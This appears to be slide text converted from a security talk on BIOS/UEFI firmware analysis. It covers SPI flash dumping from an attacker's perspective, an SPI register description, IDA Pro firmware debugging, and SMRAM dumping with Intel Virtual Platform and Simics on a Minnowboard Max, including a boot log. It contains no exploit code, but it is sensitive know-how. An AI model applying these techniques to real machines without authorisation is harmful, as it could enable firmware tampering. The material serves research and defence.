
SPI Flash Dump – Attacker’s Possibilities

HSFC:





Flash SPI SMI# Enable (FSMIE) — R/W. When set to 1, the SPI asserts an SMI# request whenever the Flash Cycle Done (FDONE) bit is 1.

SPI Flash Dump – Attacker's Possibilities






How to dump BIOS firmware directly from chip?



How to dump BIOS firmware directly from chip?



How to dump BIOS firmware directly from chip?



How Debug UEFI Firmware?




http://wiki.bios.io/doku.php?id=ida_pro_tracing

How Debug UEFI Firmware?



The screenshot displays the IDA Pro debugger interface. The main window shows assembly code for the `bootBlock` function, with instructions like `jmp WritePCI_SL_3` and `shl edx, 10h`. A yellow tooltip highlights the instruction `shl edx, 10h` with a detailed description: `; CODE XREF: bbStartBoot:bootBlock↓`, `; Shift Logical Left`, `; read Subsystem ID`, `; Access to:`, `; 00:07.0 ISA bridge: Intel Corporation 82371AB/EB/MB PIIX4 I`, and `; Flags: bus master, medium devsel, latency 0`. The `General registers` window shows `EAX 80003B80`, `ECX D6820080`, and `EDX 00000CF8`. The `Hex View-1` window shows the corresponding hex values for the assembly code. The `Output window` shows the message `FEB27: hit breakpoint`. The `GDB` window shows the command `UDIRK> 000F1000: sub_F0FD2+2K`.



http://wiki.bios.io/doku.php?id=ida_pro_tracing

Intel Virtual Platform



- Perfect simulation of hardware
- Boot after power on, sleep and hibernate
- Dump SMRAM, memory map and other parameters
- Disassembling
- Dynamic check of accesses out of allowable memory regions and SMRAM call-outs



The screenshot shows the Simics - Wind River Simics application window. The title bar reads "Simics - Wind River Simics". The menu bar includes "File", "Edit", "Navigate", "Search", "Project", "Run", "Window", and "Help". A toolbar with various icons is visible below the menu bar. The main area is dominated by a "Serial Console on minnowmax.board.pcu.com[0]" window, which displays the following text:

```
SMRAM Map Buffer too small
SMRAM Map Buffer installed complet
SmmLockBoxSmmLib SmmLockBoxSmmConstructor - Enter
SmmLockBoxSmmLib SmmLockBoxContext - already installed
SmmLockBoxSmmLib SmmLockBoxSmmConstructor - Exit
InitializePchPcieSmmO Start
InitializePchPcieSmmO End
Loading driver 5167FD5D-AAA2-4FE1-9D00-5CFCAB36C14C
InstallProtocolInterface: 5B1B31A1-9562-11D2-8E3F-00A0C969723B 3885E040
Loading driver at 0x0003925F000 EntryPoint=0x0003925F2C0 LegacyRegion2nLegacyRe
gionThunk.efi
InstallProtocolInterface: 6C62157E-3E33-4FEC-992D-2D3B36D750DF 38858818
InstallProtocolInterface: 70101EAF-0085-446C-B356-8EE36FF24FD 3925FF540
Driver 988BCDA4-B3B4-4603-B01F-6A3A52D44CF8 was discovered but not loaded!!
Driver 4EFFB560-B28B-4E57-9DAD-4344E32EA3BA was discovered but not loaded!!
[EbsDxe] Locate Variable Lock protocol - Success
[Variable] Lock: 8BE4DF61-93CA-11D2-AA0D-00E098032B8C:P1atformLangCodes
[Variable] Lock: 8BE4DF61-93CA-11D2-AA0D-00E098032B8C:LangCodes
[Variable] Lock: 8BE4DF61-93CA-11D2-AA0D-00E098032B8C:BootOptionSupport
[Variable] Lock: 8BE4DF61-93CA-11D2-AA0D-00E098032B8C:HwErrRecSupport
[Variable] Lock: 8BE4DF61-93CA-11D2-AA0D-00E098032B8C:0sIndicationsSupported
FvbProtocolWrite: Lba: 0x0 Offset: 0x3C00 NumBytes: 0x3C, Buffer: 0x3B36F010
FvbProtocolWrite: Lba: 0x0 Offset: 0x3C02 NumBytes: 0x1, Buffer: 0x3B36F012
FvbPr
```

Below the serial console, there is a list of backport info messages:



```
[minnowmax.board.pcu.backport info] 0x00a0
[minnowmax.board.pcu.backport info] 0x0018
[minnowmax.board.pcu.backport info] 0x00be
[minnowmax.board.pcu.backport info] 0x007f
[minnowmax.board.pcu.backport info] 0x0038
[minnowmax.board.pcu.backport info] 0x00a8
[minnowmax.board.pcu.backport info] 0x0046
[minnowmax.board.pcu.backport info] 0x00ca
[minnowmax.board.pcu.backport info] 0x00e4
[minnowmax.board.pcu.backport info] 0x0032
[minnowmax.board.pcu.backport info] 0x0067
[minnowmax.board.pcu.backport info] 0x0040
[minnowmax.board.pcu.backport info] 0x0071
[minnowmax.board.pcu.backport info] 0x002d
[minnowmax.board.pcu.backport info] 0x009a
[minnowmax.board.pcu.backport info] 0x009f
```

Minnowboard Max



<http://wiki.minnowboard.org/>

Minnowboard Max



